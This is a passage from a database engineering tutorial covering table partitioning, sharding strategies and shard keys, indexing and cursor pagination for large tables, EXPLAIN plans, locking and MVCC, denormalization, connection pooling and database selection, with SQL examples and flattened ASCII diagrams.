Category-based data (product types, departments) - Multi-tenant applications (tenant_id based partitioning) - Compliance requirements (GDPR – keep
EU data separate)
```


3. Hash Partitioning

Split data based on a **hash function** applied to a column. Ensures even distribution when there's no natural range or list.

```
CREATE TABLE sessions ( session_id UUID, user_id INT, data JSONB, expires_at TIMESTAMP ) PARTITION BY HASH (session_id); CREATE TABLE sessions_p0 PARTITION OF sessions FOR VALUES WITH (MODULUS 4, REMAINDER 0); CREATE TABLE sessions_p1 PARTITION OF sessions FOR VALUES WITH (MODULUS 4, REMAINDER 1); CREATE TABLE sessions_p2 PARTITION OF sessions FOR VALUES WITH (MODULUS 4, REMAINDER 2); CREATE TABLE sessions_p3 PARTITION OF sessions FOR VALUES WITH (MODULUS 4, REMAINDER 3); Distribution: hash(session_id) % 4 = 0,1,2, or 3 Each partition gets ~25% of rows (very even distribution) Best for: - Even data distribution (no hotspots) - When there's no natural range for partitioning - Load balancing across storage devices Downside: - Range queries must scan ALL partitions (no pruning for ranges) - Adding partitions requires rehashing and data movement
```

4. Composite (Sub-Partitioning)

Combine two partitioning strategies — partition by range first, then sub-partition by hash.

```
orders orders_2024 (RANGE on created_at) orders_2024_p0 (HASH on customer_id, remainder 0) orders_2024_p1 (HASH on customer_id, remainder 1) orders_2024_p2 (HASH on customer_id, remainder 2) orders_2024_p3 (HASH on customer_id, remainder 3) orders_2023 (RANGE on created_at) orders_2023_p0 orders_2023_p1 orders_2023_p2 orders_2023_p3 Query: WHERE created_at = '2024-07-15' AND customer_id = 42 -> Prune to orders_2024 (range) -> Prune to orders_2024_p2 (hash of customer_id) -> Scan only ONE sub-partition out of 8+ total!
```

Partitioning vs. Sharding — Side by Side

+-----+-----+-----+-----+ Aspect Partitioning Sharding
database servers Transparency Transparent to application Application must be shard-aware (single table, auto-routing) (route queries to correct shard) Scaling Vertical (bigger machine) Horizontal (more machines) JOINS Work normally across partitions Expensive cross-shard JOINS Transactions Normal ACID transactions Distributed transactions needed Maintenance Per-partition VACUUM, REINDEX Per-shard maintenance Complexity Low (database handles it) High (application + infra) When to use 10M - 1B rows on one server Beyond single server capacity
path: Single Table -> Partitioned Table -> Sharded across servers (simple) (medium complexity) (high complexity) Always try partitioning BEFORE sharding. Sharding is the last resort.

Partition Pruning — The Key Benefit

```
Partition pruning is the database's ability to skip irrelevant partitions entirely. Table: orders (500M rows, partitioned by month – 60 partitions over 5 years) Query: SELECT SUM(amount) FROM orders WHERE created_at >= '2024-06-01'; WITHOUT partitioning: -> Full table scan: 500M rows, 200 GB I/O -> Time: ~45 minutes WITH partitioning + pruning: -> Prune 54 partitions (2020-2024 May) -> Scan only 6 partitions (2024 Jun - Dec): ~50M rows, 20 GB I/O -> Time: ~4.5 minutes (10x faster!) PostgreSQL EXPLAIN shows: -> Append -> Seq Scan on orders_2024_06 (actual rows=8000000) -> Seq Scan on orders_2024_07 (actual rows=8500000) ... (only relevant partitions listed) "Subplans Removed: 54" <- 54 partitions were PRUNED!
```

Database Sharding — Deep Dive

When a single database server — even with partitioning, read replicas, and caching — cannot handle the load, you need **sharding**: distributing data across **multiple independent database servers** (shards), each holding a portion of the total data.

When to shard: - Single server storage exceeded (>5 TB) - Write throughput exceeds single server capacity (>50K writes/sec) - Read replicas + caching are insufficient - You need geographic data locality

When NOT to shard: - You haven't tried: indexing, query optimization, connection pooling, read replicas, caching, or partitioning - Your data fits on one server with room to grow - Your team lacks the operational expertise for distributed databases

How Sharding Works

```
Application Layer Routing Layer Data Layer +-----+ +-----+ +-----+ | App Server |----->| Shard Router / |----->| Shard 0 | +-----+ | Proxy | | users | +-----+ | | id: 0-999 | | App Server |----->| Routes queries | +-----+ +-----+ | based on shard | +-----+ +-----+ | key |----->| Shard 1 | | App Server |----->| | users | +-----+ | Examples: | | id:1000- | | - Vitess (MySQL) | | 1999 | | - Citus (PG) | +-----+ | - ProxySQL | +-----+ | - App-level |----->| Shard 2 | +-----+ | users | | id:2000- | | 2999 | +-----+
```

Sharding Strategies

1. Key-Based (Hash) Sharding

```
shard_id = hash(shard_key) % num_shards Example: 4 shards, shard_key = user_id user_id = 12345 -> hash(12345) = 948372 -> 948372 % 4 = 0 -> Shard 0 user_id = 67890 -> hash(67890) = 283746 -> 283746 % 4 = 2 -> Shard 2 user_id = 11111 -> hash(11111) = 571924 -> 571924 % 4 = 0 -> Shard 0 Pros: + Even data distribution + Simple to implement + No lookup table needed Cons: - Adding/removing shards = MASSIVE data migration (changing from 4 to 5 shards remaps ~80% of data) - Range queries become scatter-gather - Use CONSISTENT HASHING to mitigate the reshuffling problem
```

2. Range-Based Sharding

Shard 0: user_id 1 - 999,999 Shard 1: user_id 1,000,000 - 1,999,999 Shard 2: user_id 2,000,000 - 2,999,999 Pros: + Range queries on shard key are efficient (single shard) + Easy to understand and implement + New ranges = new shard (no data migration) Cons: - Hotspot risk: newest users (highest IDs) all go to the latest shard - Uneven distribution if ID ranges have different data volumes - "Append-heavy" problem: one shard gets all the writes

3. Directory-Based Sharding

```
+-----+ | Lookup Service | |-----| | shard_key | shard | |-----|-----| | user_id: 1-500 | shard_0 | | user_id: 501-900 | shard_1 | | user_id: VIPs | shard_2 | <- Special routing for VIP users | user_id: 901+ | shard_1 | +-----+ Pros: + Maximum flexibility (arbitrary routing rules) + Easy rebalancing (just update the lookup table) + Can handle special cases (VIP users, hot accounts) Cons: - Lookup service is a single point of failure (must be HA) - Extra network hop on every query - Lookup table must be in-memory for performance (Redis, etc.)
```

4. Geographic Sharding

User in Mumbai -> DNS/Load Balancer -> India Shard (ap-south-1) User in London -> DNS/Load Balancer -> Europe Shard (eu-west-1) User in NYC -> DNS/Load Balancer -> US Shard (us-east-1) Pros: + Low latency (data is close to the user) + Data sovereignty compliance (GDPR, data residency laws) + Natural isolation (regional failure doesn't affect other regions) Cons: - Cross-region queries are slow (e.g., "all users globally") - Uneven distribution (US shard might be 10x larger) - Users who travel: which shard is "home"?

Choosing the Right Shard Key

The shard key is the **single most important decision** in a sharded system. A bad shard key can make the entire system unusable.

```
Good Shard Key checklist: +-----+ | [x] High cardinality (millions of unique values) | | [x] Even distribution (no single value dominates) | | [x] Query-aligned (most queries include this column) | | [x] Immutable (values don't change – moving rows between shards | | is extremely expensive) | | [x] Co-locates related data (user's orders on same shard as user) | +-----+ Examples by domain: +-----+ | Domain | Good Shard Key | Why | +-----+ | Social Media | user_id | Most queries are per-user | | E-Commerce | customer_id | Orders, cart, history per customer | | Chat Application | channel_id | Messages loaded per channel | | Multi-Tenant SaaS | tenant_id | Data isolation per tenant | | IoT Platform | device_id | Readings per device | | Gaming | player_id | Game state per player | +-----+ BAD Shard Keys: +-----+ | Bad Key | Why | +-----+ | created_at | All current writes go to one shard (hot partition) | | country | Only ~200 values; US = 50% of traffic | | status | 3-5 values = 3-5 shards max, uneven distribution | | auto-increment_id | Latest shard always gets all writes | | email | Queries by email are common but email can change | +-----+
```

Cross-Shard Operations — The Hard Problems

Problem 1: CROSS-SHARD JOINS `SELECT u.name, o.total FROM users u JOIN orders o ON u.id = o.user_id WHERE o.product_id = 42`; If users and orders are sharded by user_id: -> product_id = 42 could be on ANY shard -> Must query ALL shards, gather results, join in application Solutions: a) Denormalize: store user_name in orders table (avoid the JOIN) b) Co-locate: shard both tables by user_id (same user's data on same shard) c) Global table: replicate small tables (products) to all shards --- Problem 2: CROSS-SHARD AGGREGATIONS `SELECT country, COUNT(*) FROM users GROUP BY country`; -> Must query ALL shards, aggregate partial results in app -> Solution: Maintain materialized aggregation tables, or use a data warehouse --- Problem 3: CROSS-SHARD TRANSACTIONS Transfer \$100 from User A (Shard 1) to User B (Shard 3): -> Need distributed transaction (2PC or Saga pattern) -> 2PC: Coordinator asks both shards to prepare, then commit -> Saga: Debit A, then credit B; if credit fails, compensate by re-crediting A -> Both are complex and slow compared to single-shard transactions --- Problem 4: CROSS-SHARD UNIQUE CONSTRAINTS Ensure email is unique across ALL shards? -> Database can't enforce this – it only sees its own shard -> Solutions: a) Separate "email uniqueness" service with a global index b) Hash email to determine shard (all emails for same hash go to same shard) c) Check-then-insert with a distributed lock (slow but correct)

Resharding — The Dreaded Migration

Scenario: You started with 4 shards, now you need 8. Naive approach (hash % N): hash(key) % 4 != hash(key) % 8 for most keys -> ~75% of ALL data must be moved! -> During migration: reads may go to wrong shard, writes may be lost Better approach: Consistent Hashing -> Only ~K/N keys need to move (K = total keys, N = total nodes) -> Going from 4 to 8 shards: ~50% of keys move (to the new shards) -> Much more manageable than 75% Best approach: Logical Shards (what Instagram, Vitess do) -> Create 1000 logical shards mapped to 4 physical servers -> To add capacity: move some logical shards to new servers -> No data reshuffling within logical shards! Before (4 physical servers): Server 1: [LS_001 - LS_250] Server 2: [LS_251 - LS_500] Server 3: [LS_501 - LS_750] Server 4: [LS_751 - LS_1000] After (8 physical servers): Server 1: [LS_001 - LS_125] Server 2: [LS_126 - LS_250] Server 3: [LS_251 - LS_375] ...and so on Each logical shard is moved as a whole unit – no per-row rehashing!

Cross-reference: For a deeper treatment of consistent hashing, virtual nodes, and shard rebalancing strategies, see [Chapter 11 — Data Partitioning and Sharding](#).

Searching Records from a Table with Millions of Rows

This is one of the most practical questions in database engineering: "I have a table with 50 million rows. How do I find records quickly?" The answer depends on the type of search.

Strategy 1: Indexed Lookup (The First Line of Defense)

For any query you run frequently, the answer almost always starts with: **create the right index**.

```
Table: users (50 million rows) Query: SELECT * FROM users WHERE email = 'alice@example.com'; Step 1: Check if index exists EXPLAIN ANALYZE SELECT * FROM users WHERE email = 'alice@example.com'; WITHOUT index: -> Seq Scan on users (cost=0.00..1,250,000.00 rows=1 width=120) Filter: (email = 'alice@example.com') Rows Removed by Filter: 49,999,999 Planning Time: 0.1 ms Execution Time: 45,230 ms <-- 45 SECONDS! Unacceptable. Step 2: Create index CREATE UNIQUE INDEX idx_users_email ON users(email); WITH index: -> Index Scan using idx_users_email on users (cost=0.56..8.58 rows=1 width=120) Index Cond: (email = 'alice@example.com') Planning Time: 0.1 ms Execution Time: 0.035 ms <-- 0.035 MILLISECONDS! 1,000,000x faster!
```

Strategy 2: Composite Index for Multi-Column Filters

```
Query: SELECT * FROM orders WHERE customer_id = 42 AND status = 'shipped' AND created_at > '2024-01-01' ORDER BY created_at DESC LIMIT 20; Bad approach: Separate indexes on each column -> Database picks ONE index, then filters the rest with table scan -> Still slow for 50M rows Good approach: Composite index matching the query CREATE INDEX idx_orders_compound ON orders(customer_id, status, created_at DESC); -> Equality columns first: customer_id, status -> Range/sort column last: created_at DESC -> Single B+ Tree traversal finds exactly the 20 rows needed -> Execution time: < 1ms
```

Strategy 3: Pagination on Large Result Sets

When results are large, you must paginate. There are two approaches, and one is dramatically better than the other.

```
OFFSET-BASED PAGINATION (simple but TERRIBLE at scale): Page 1: SELECT * FROM orders ORDER BY id LIMIT 20 OFFSET 0; -- Fast Page 2: SELECT * FROM orders ORDER BY id LIMIT 20 OFFSET 20; -- Fast Page 100: SELECT * FROM orders ORDER BY id LIMIT 20 OFFSET 1980; -- Okay Page 50000: SELECT * FROM orders ORDER BY id LIMIT 20 OFFSET 999980; Problem: The database must SKIP 999,980 rows to get to page 50,000! It actually reads and discards all those rows. O(offset + limit). At offset = 1,000,000: query takes 10+ seconds even with an index. --- CURSOR-BASED (KEYSET) PAGINATION (the correct approach): Page 1: SELECT * FROM orders ORDER BY id LIMIT 20; -> Returns rows id=1 to id=20 -> Client saves last_id = 20 Page 2: SELECT * FROM orders WHERE id > 20 ORDER BY id LIMIT 20; -> B+ Tree seeks directly to id=21 (O(log n)), returns 20 rows -> Client saves last_id = 40 Page 50000: SELECT * FROM orders WHERE id > 999980 ORDER BY id LIMIT 20; -> SAME PERFORMANCE as Page 1! O(log n) seek + 20 rows read -> Execution time: < 1ms regardless of "page number" Why it's faster: OFFSET: Scan 1M rows -> discard 999,980 -> return 20 CURSOR: B+ Tree seek to id > 999,980 -> return next 20 rows
```

Strategy 4: Partitioning for Time-Range Queries

```
Query: "Find all transactions from the last 7 days" Table: transactions (500 million rows, 5 years of data) WITHOUT partitioning: -> Even with an index on created_at, the B+ Tree traversal returns ~2 million rows and must fetch each from scattered disk pages -> Time: ~5-15 seconds WITH partitioning (monthly partitions): -> Partition pruning: only scan current month's partition (~8M rows) -> Index within partition is tiny and fits in memory -> Time: ~200ms WITH partitioning + BRIN index (Block Range INDEX): -> BRIN index on created_at stores min/max per disk block -> Skips blocks that don't contain the target date range -> Time: ~50ms
```

Strategy 5: Full-Text Search for Text Queries

```
Query: "Find products matching 'wireless bluetooth headphones noise cancelling'" Table: products (10 million rows) BAD: LIKE with wildcards SELECT * FROM products WHERE description LIKE '%wireless%bluetooth%'; -> Full table scan. LIKE with leading wildcard CANNOT use B-Tree index. -> Time: 30+ seconds GOOD: Full-text search index -- PostgreSQL: ALTER TABLE products ADD COLUMN search_vector tsvector; UPDATE products SET search_vector = to_tsvector('english', name || ' ' || description); CREATE INDEX idx_fts ON products USING GIN(search_vector); SELECT * FROM products WHERE search_vector @@ to_tsquery('english', 'wireless & bluetooth & headphones') ORDER BY ts_rank(search_vector, to_tsquery('english', 'wireless & bluetooth & headphones')) DESC LIMIT 20; -> Time: ~10ms (with relevance ranking!) BEST: Dedicated search engine (for complex search needs) -> Elasticsearch / OpenSearch -> Supports: fuzzy matching, synonyms, faceted search, highlighting -> Real-time indexing of database changes via CDC (Change Data Capture) -> Sub-10ms search across billions of documents
```

Strategy 6: Bloom Filters for Existence Checks

When you need to check "does this record exist?" across millions of records without querying the database:

```
Problem: Check if a username is taken (50 million users) Without Bloom Filter: SELECT 1 FROM users WHERE username = 'alice'; -> Database query every time someone types a username -> Millions of queries during registration spikes With Bloom Filter: A Bloom Filter is a probabilistic data structure that can tell you: - "Definitely NOT in the set" (100% certain) - "PROBABLY in the set" (small false positive rate, ~1%) +-----+ | Bloom Filter (compact bit array, e.g., 64 MB) | | Loaded in application memory | +-----+ Registration flow: 1. User types "alice" 2. Check Bloom Filter in memory (nanoseconds) -> "Definitely not taken" -> allow (no DB query needed!) -> "Probably taken" -> verify with DB query (only ~1% of the time) 3. Result: 99% of checks avoid the database entirely Used by: - Google Bigtable, Apache Cassandra (avoid disk reads for non-existent keys) - Chrome (check URLs against malware database) - Medium (check if user has already read an article)
```

Strategy 7: Caching Hot Query Results

For frequently accessed records: +-----+ Cache +-----+ | App Server | --- Miss ----> | Database | | | (50M | | | <-- Result --- | rows) | | | +-----+ | |--- Store in -> | | Redis/ +-----+ | | Memcached | Cache | +-----+ | (Redis) | | +-----+ |--- Cache Hit ----->| O(1) | | (next time) | lookup | |<-- Result -----| | +-----+ Pattern: Cache-Aside (Lazy Loading) 1. Check cache first 2. If miss -> query DB -> store in cache with TTL 3. If hit -> return cached result (no DB query) For 50M row tables with 80/20 rule (20% of data serves 80% of queries): -> Cache the hot 20% (10M rows) in Redis -> Cache hit rate: ~80-95% -> Database load reduced by 80-95%

Strategy 8: Read Replicas for Read-Heavy Workloads

For tables queried by many concurrent users: Writes: Reads: +-----+ +-----+ +-----+ | App |--write-->| Primary | | App |-->| Replica 1 | +-----+ | Database | +-----+ +-----+ | (leader)| | Replica 2| +-----+ +-----+ | | Replica 3| +-- replication --> +-----+ - Primary handles all writes (INSERT, UPDATE, DELETE) - Replicas handle all reads (SELECT) - Write throughput: 1x (single primary) - Read throughput: 4x (1 primary + 3 replicas) - Each replica has the full 50M rows, fully indexed

Complete Decision Tree: How to Search Millions of Records

"I need to find records in a table with 50 million rows" | +- What type of search? | +- Exact match on a column (email, ID, etc.) | -> Create B+ Tree index on that column | -> If searching by primary key, already indexed (clustered) | -> Expected time: < 1ms | +- Multi-column filter | -> Create composite index (equality cols first, range cols last) | -> Consider covering index to avoid table lookups | -> Expected time: < 5ms | +- Time-range queries (last 7 days, last month, etc.) | -> Partition table by time (range partitioning) | -> Add index within partition on the time column | -> Expected time: 50-200ms | +- Full-text search (search product descriptions, articles) | -> Use GIN/full-text index (PostgreSQL) or Elasticsearch | -> Expected time: 10-50ms | +- Existence check (does this record exist?) | -> Use Bloom filter in application memory | -> Expected time: nanoseconds (no DB query!) | +- Paginated results (page through 50M rows) | -> Use cursor-based pagination (WHERE id > last_id) | -> NEVER use OFFSET for deep pages | -> Expected time: < 1ms per page | +- Complex analytics (aggregations, GROUP BY, etc.) | -> Use columnar storage or data warehouse (ClickHouse, BigQuery) | -> Materialized views for repeated aggregations | -> Expected time: seconds (but on MUCH more data) | +- Geospatial queries (find users within 5km) -> Use spatial index (GiST in PostgreSQL, R-Tree in MySQL) -> Expected time: 10-50ms

Query Optimization and Execution Plans

Understanding how the database **executes your query** is essential for performance tuning. The query planner is the "brain" of the database — it decides the most efficient way to retrieve your data.

The Query Execution Pipeline

SQL Query | v +-----+ | 1. Parser | -- Checks syntax, validates table/column names +-----+ | v +-----+ | 2. Query Rewriter | -- Expands views, applies rules, simplifies +-----+ | v +-----+ | 3. Query Planner | -- THE MOST IMPORTANT STEP | (Optimizer) | -- Considers multiple execution strategies | | -- Picks the one with lowest estimated cost +-----+ | v +-----+ | 4. Executor | -- Actually runs the chosen plan +-----+ | v Result Set

Reading EXPLAIN Plans

Every serious database query optimization starts with **EXPLAIN**. This is the single most powerful tool for understanding database performance.

-- PostgreSQL EXPLAIN ANALYZE SELECT * FROM orders WHERE customer_id = 42 AND status = 'shipped' ORDER BY created_at DESC LIMIT 10;

EXPLAIN ANALYZE output: Limit (cost=0.56..35.42 rows=10 width=120) (actual time=0.031..0.048 rows=10 loops=1) -> Index Scan using idx_orders_cust_status_date on orders (cost=0.56..1250.42 rows=358 width=120) (actual time=0.030..0.045 rows=10 loops=1) Index Cond: ((customer_id = 42) AND (status = 'shipped')) Scan Direction: Backward Planning Time: 0.152 ms Execution Time: 0.071 ms How to read this: +-----+ | (cost=0.56..35.42 rows=10 width=120) | | ^startup ^total ^estimated ^avg row | | cost cost rows size (bytes) | | | (actual time=0.031..0.048 rows=10 loops=1) | | ^actual ^actual ^actual ^times this | | startup total rows node was | | time(ms) time(ms) returned executed | +-----+

Common Scan Types (from fastest to slowest)

+-----+ | Scan Type | What It Does | Performance | +-----+ | Index Only Scan | Reads ONLY the | FASTEST | | (Covering Index) | index, not table | O(log n) | +-----+ | Index Scan | Uses index to find | FAST | | rows, then fetches | O(log n) + I/O | | from table | | +-----+ | Bitmap Index Scan | Builds a bitmap of | MEDIUM | | matching pages, | Good for | | then reads pages | many matches | +-----+ | Sequential Scan | Reads EVERY row | SLOWEST | | (Full Table Scan) | in the table | O(n) | +-----+ Note: The query planner may CHOOSE a Seq Scan even when an index exists if it estimates that >5-10% of the table will be returned. This is correct behavior – random I/O (index) is slower than sequential I/O (seq scan) when reading a large portion of the table.

Common Query Anti-Patterns (Performance Killers)

1. FUNCTION ON INDEXED COLUMN (kills index usage) BAD: WHERE YEAR(created_at) = 2024 -> Cannot use index on created_at (function wraps the column) GOOD: WHERE created_at >= '2024-01-01' AND created_at < '2025-01-01' -> Uses index on created_at (direct comparison) 2. IMPLICIT TYPE CONVERSION BAD: WHERE phone_number = 1234567890 (phone_number is VARCHAR) -> Database converts EVERY row's phone_number to integer for comparison -> Full table scan! GOOD: WHERE phone_number = '1234567890' -> Direct string comparison, uses index 3. LEADING WILDCARD IN LIKE BAD: WHERE email LIKE '%gmail.com' -> Cannot use B-Tree index (no known prefix) -> Full table scan! GOOD: WHERE email_domain = 'gmail.com' (store domain separately) -> Or use full-text index / reverse index 4. SELECT * WHEN YOU ONLY NEED 2 COLUMNS BAD: SELECT * FROM users WHERE city = 'NYC' -> Must read all columns from table (even with index) GOOD: SELECT name, email FROM users WHERE city = 'NYC' -> With covering index on (city) INCLUDE (name, email) -> Index-only scan, no table access! 5. OFFSET FOR DEEP PAGINATION BAD: LIMIT 20 OFFSET 1000000 (reads 1M rows, discards 999,980) GOOD: WHERE id > last_seen_id ORDER BY id LIMIT 20 6. N+1 QUERY PROBLEM BAD: Loop over 100 orders, query customer for each: SELECT * FROM customers WHERE id = 1; SELECT * FROM customers WHERE id = 2; ... (100 separate queries!) GOOD: Single query with JOIN or IN: SELECT * FROM customers WHERE id IN (1, 2, 3, ..., 100); -> 1 query instead of 100 7. MISSING INDEX ON JOIN COLUMN BAD: SELECT * FROM orders o JOIN customers c ON o.customer_id = c.id WHERE o.status = 'pending'; -> If customer_id has no index: nested loop with full scan GOOD: CREATE INDEX idx_orders_customer ON orders(customer_id); -> Hash join or indexed nested loop

Database Locking and Concurrency Control

When multiple transactions access the same data simultaneously, the database must ensure correctness. This is done through **locking** and **concurrency control** mechanisms.

Lock Granularity

	Lock Level	What It Locks	Concurrency	Overhead
(one lock)	Table Lock	Entire table	Very Low	Very Low
(~50-100 rows)	Page Lock	A disk page	Medium	Medium
(lock per row)	Row Lock	Single row	High	High

Most modern databases (PostgreSQL, MySQL/InnoDB) use ROW-LEVEL locking. SQLite and MyISAM use TABLE-LEVEL locking.

Optimistic vs Pessimistic Concurrency Control

PESSIMISTIC LOCKING (Lock first, then work): Transaction A: Transaction B: BEGIN; BEGIN; SELECT * FROM products WHERE id = 1 FOR UPDATE; SELECT * FROM products -- Row is LOCKED WHERE id = 1 FOR UPDATE; -- A can read and write -- BLOCKED! Waits for A's lock... UPDATE products SET stock = stock - 1 -- ...still waiting... WHERE id = 1; -- ...still waiting... COMMIT; -- Lock released! B proceeds now. -- Lock released UPDATE products SET stock = stock - 1 WHERE id = 1; COMMIT; Pros: Guarantees no conflicts (data is locked) Cons: Blocks other transactions (reduced throughput) Best for: High contention (many writers on same rows) --- **OPTIMISTIC LOCKING** (Work first, check for conflicts at commit): Transaction A: Transaction B: BEGIN; BEGIN; SELECT * FROM products SELECT * FROM products WHERE id = 1; WHERE id = 1; -- Reads: stock=10, version=5 -- Reads: stock=10, version=5 -- (no lock acquired) -- (no lock acquired) ...processes... ...processes... UPDATE products UPDATE products SET stock = 9, version = 6 SET stock = 9, version = 6 WHERE id = 1 AND version = 5; WHERE id = 1 AND version = 5; -- Success! 1 row updated -- FAILS! 0 rows updated (version COMMIT; -- is now 6, not 5) -- Application retries with fresh data Pros: No blocking, higher throughput Cons: Retries needed on conflict (wasted work) Best for: Low contention (rare conflicts), read-heavy workloads

Deadlocks

Transaction A: Transaction B: LOCK row 1 (success) LOCK row 2 (success) LOCK row 2 (waiting for B...) LOCK row 1 (waiting for A...) DEADLOCK! Neither can proceed. +-----+ wants +-----+ | Tx A | | Row 2 | | holds | | held | | Row 1 | | by B | +-----+ wants +-----+ Resolution: - Database detects the deadlock cycle (timeout or wait-for graph) - One transaction is chosen as the "victim" and rolled back - The other transaction proceeds Prevention strategies: 1. Always lock resources in the SAME ORDER (e.g., by ID ascending) 2. Keep transactions short (less time holding locks) 3. Use optimistic locking for low-contention scenarios 4. Set lock_timeout to avoid infinite waits

MVCC (Multi-Version Concurrency Control)

Most modern databases (PostgreSQL, MySQL/InnoDB, Oracle) use **MVCC** instead of pure locking. MVCC allows **readers and writers to not block each other**.

Traditional Locking: Writer locks row -> Reader BLOCKED until writer commits (Readers and writers block each other) MVCC: Writer creates a NEW VERSION of the row Reader sees the OLD VERSION (snapshot) Neither blocks the other! How it works (simplified): Time T1: Row = {id: 1, name: "Alice", version: 100} Time T2: Transaction A starts (snapshot at version 100) Transaction B starts UPDATE name = "Bob" WHERE id = 1 -> Creates new version: {id: 1, name: "Bob", version: 101} -> Old version {version: 100} is kept for Transaction A Time T3: Transaction A reads row id=1 -> Sees {name: "Alice"} (version 100 - its snapshot) Transaction B commits Time T4: Transaction A reads row id=1 again -> Still sees {name: "Alice"} (repeatable read - snapshot consistency) -> New transaction would see {name: "Bob"} (version 101) Cleanup: Old versions are garbage-collected by VACUUM (PostgreSQL) or purge thread (MySQL/InnoDB) after all transactions that could see them have finished. Key benefit: READ QUERIES NEVER BLOCK. This is why PostgreSQL and MySQL can handle thousands of concurrent readers without performance degradation.

Denormalization

Normalization eliminates data redundancy by splitting data into related tables. **Denormalization** intentionally adds redundancy to improve read performance.

Normalized (3NF)

```
orders table: order_items table: products table: +-----+ +-----+ +-----+ | id | user_id | | id | ord_id |
p_id | | id | name | price | +-----+ +-----+ +-----+ | 1 | 101 | | 1 | 1 | 501 | |501 | Laptop | 999 | | 2
| 102 | | 2 | 1 | 502 | |502 | Mouse | 29 | +-----+ +-----+ +-----+ Query requires 3-way JOIN to get order
details with product names.
```

Denormalized

```
orders_denormalized table: +-----+ +-----+ +-----+ | id | user_id | product | p_name | price |
+-----+ +-----+ +-----+ | 1 | 101 | 501 | Laptop | 999 | | 1 | 101 | 502 | Mouse | 29 | | 2 | 102 | 501 | Laptop | 999 |
+-----+ +-----+ +-----+ Single table read – no JOINS needed. Much faster! But: product name/price is duplicated. If price
changes, must update ALL rows.
```

When to Denormalize

- **Read-heavy workloads** (read:write ratio > 10:1)
- **Performance-critical queries** that require multiple JOINS
- **Reporting and analytics** (data warehouse / OLAP)
- **NoSQL databases** where JOINS aren't available

Database Connection Pooling

Opening a database connection is **expensive** — it involves TCP handshake, authentication, memory allocation. Connection pooling maintains a **pool of reusable connections**.

```
Without Pooling: With Pooling: Request 1: Open conn -> query Request 1 -----> close conn Request 2 -----> Connection Pool Request 2: Open conn
-> query Request 3 ----- (10 connections) -> close conn | | | Request 3: Open conn -> query DB DB DB DB -> close conn Each open/close: ~5-20ms
Reuse existing connection: ~0.1ms
```

Popular connection poolers: - **HikariCP** — Java (fastest, most popular) - **PgBouncer** — PostgreSQL-specific connection pooler - **ProxySQL** — MySQL proxy with connection pooling - **c3p0** — Java (older, still used)

Key configuration: - **Min pool size:** Minimum connections kept alive (e.g., 5) - **Max pool size:** Maximum connections allowed (e.g., 20) - **Connection timeout:** How long to wait for a free connection - **Idle timeout:** How long an idle connection stays in the pool

Choosing the Right Database — Decision Framework

```
What's your primary need? | +-----+ +-----+ | | | Transactions? Flexible Schema? Relationships? Complex JOINS? High Write Scale?
Graph Traversal? | | | v v v +-----+ +-----+ +-----+ | SQL | | NoSQL | | Graph | | Postgres | | | | Neo4j | | MySQL |
+-----+ +-----+ | Neptune | +-----+ | +-----+ | +-----+ +-----+ | | | Simple KV? Documents? Time-Series / Caching?
Content Mgmt? Wide Rows? | | | v v v +-----+ +-----+ +-----+ | Key-Value | | Document | | Column | | Redis | | MongoDB | |
Cassandra | | DynamoDB | | CouchDB | | HBase | +-----+ +-----+ +-----+
```

Quick Decision Table

Scenario	Recommended Database	Reason
E-commerce orders	PostgreSQL	ACID transactions, complex queries
User sessions	Redis	Fast key-value lookups, TTL support
Product catalog	MongoDB	Flexible schema, nested attributes
Social network feed	Cassandra	High write throughput, time-series
Recommendation engine	Neo4j	Relationship traversal

Real-time analytics	ClickHouse / Druid	Columnar, fast aggregations
Chat messages	Cassandra / ScyllaDB	High write, partition by conversation
Financial ledger	PostgreSQL / CockroachDB	Strong ACID, audit trail
IoT sensor data	TimescaleDB / InfluxDB	Time-series optimized
Search / full-text	Elasticsearch	Inverted index, relevance scoring

NewSQL Databases

NewSQL databases aim to provide the **scalability of NoSQL** with the **ACID guarantees of SQL**. They distribute data across nodes while maintaining full SQL support and transactions.

Database	Architecture	Key Feature	Used By
Google Spanner	Globally distributed, TrueTime clocks	Externally consistent global transactions	Google (AdWords, Play Store)
CockroachDB	Distributed PostgreSQL-compatible	Survives node/region failures, serializable isolation	DoorDash, Netflix
TiDB	MySQL-compatible, distributed	HTAP (analytics + transactions), Raft consensus	PingCAP, banking
YugabyteDB	PostgreSQL-compatible, distributed	Multi-region, tunable consistency	Kroger, Wells Fargo
VoltDB	In-memory, distributed	Ultra-low latency transactions	Telecom, gaming

Google Spanner — The Breakthrough

Spanner uses **TrueTime** (GPS + atomic clocks) to achieve **externally consistent** globally distributed transactions — something previously thought impossible.

+-----+ +-----+ +-----+ US-East EU-West AP-South Spanner <---> Spanner <---> Spanner Node Node Node +-----+ +-----+ +-----+ TrueTime TrueTime TrueTime GPS + GPS + GPS + Atomic Atomic Atomic Clocks Clocks Clocks +-----+ +-----+ +-----+ +-----+ +-----+ Global transactions with strong consistency across continents!											
--	--	--	--	--	--	--	--	--	--	--	--

Time-Series Databases

Optimized for **time-stamped data** — metrics, sensor data, stock prices, log events.

Database	Architecture	Best For
InfluxDB	Custom storage engine, flux query language	DevOps monitoring, IoT
TimescaleDB	PostgreSQL extension with hypertables	Time-series with SQL, hybrid workloads
Prometheus	Pull-based metrics collection	Kubernetes monitoring, alerting
QuestDB	Column-oriented, SQL	High-ingestion financial data

Why Not Just Use a Regular Database?

Time-series databases optimize for: - **High write throughput** — millions of data points per second - **Time-range queries** — "Get all metrics from the last 24 hours" - **Automatic data compaction and downsampling** — Aggregate old data to save space - **Built-in time functions** — Moving averages, rate

Key Takeaways

```
+-----+ | Databases – Key Takeaways |
+-----+ | | 1. SQL databases (PostgreSQL, MySQL) are the default choice | | for
most applications. They provide ACID, complex queries, | | and a mature ecosystem. Start here unless you have a specific | | reason not to. | | |
| 2. NoSQL databases solve specific problems: Redis for caching, | | MongoDB for flexible documents, Cassandra for high write | | scale, Neo4j for
graph traversals. Pick based on access | | patterns, not hype. | | | 3. ACID vs BASE is a spectrum, not a binary choice. Many | | databases
offer tunable consistency. Understand where your | | application falls on this spectrum. | | | 4. Indexing is the #1 database optimization. Use
B+ Tree | | indexes for range queries, hash for equality, full-text | | (inverted index) for search. Understand clustered vs | | non-clustered,
covering indexes, and composite index | | column ordering (equality first, range last). | | | 5. To search millions of rows efficiently: create
the right | | index, use composite indexes for multi-column filters, | | partition for time-range queries, use cursor-based pagination | | (never
OFFSET for deep pages), and cache hot data. | | | 6. Always use EXPLAIN ANALYZE before and after optimization. | | Learn to read execution plans
– they tell you exactly what | | the database is doing and where time is spent. | | | 7. Partitioning splits a table within one server. Sharding
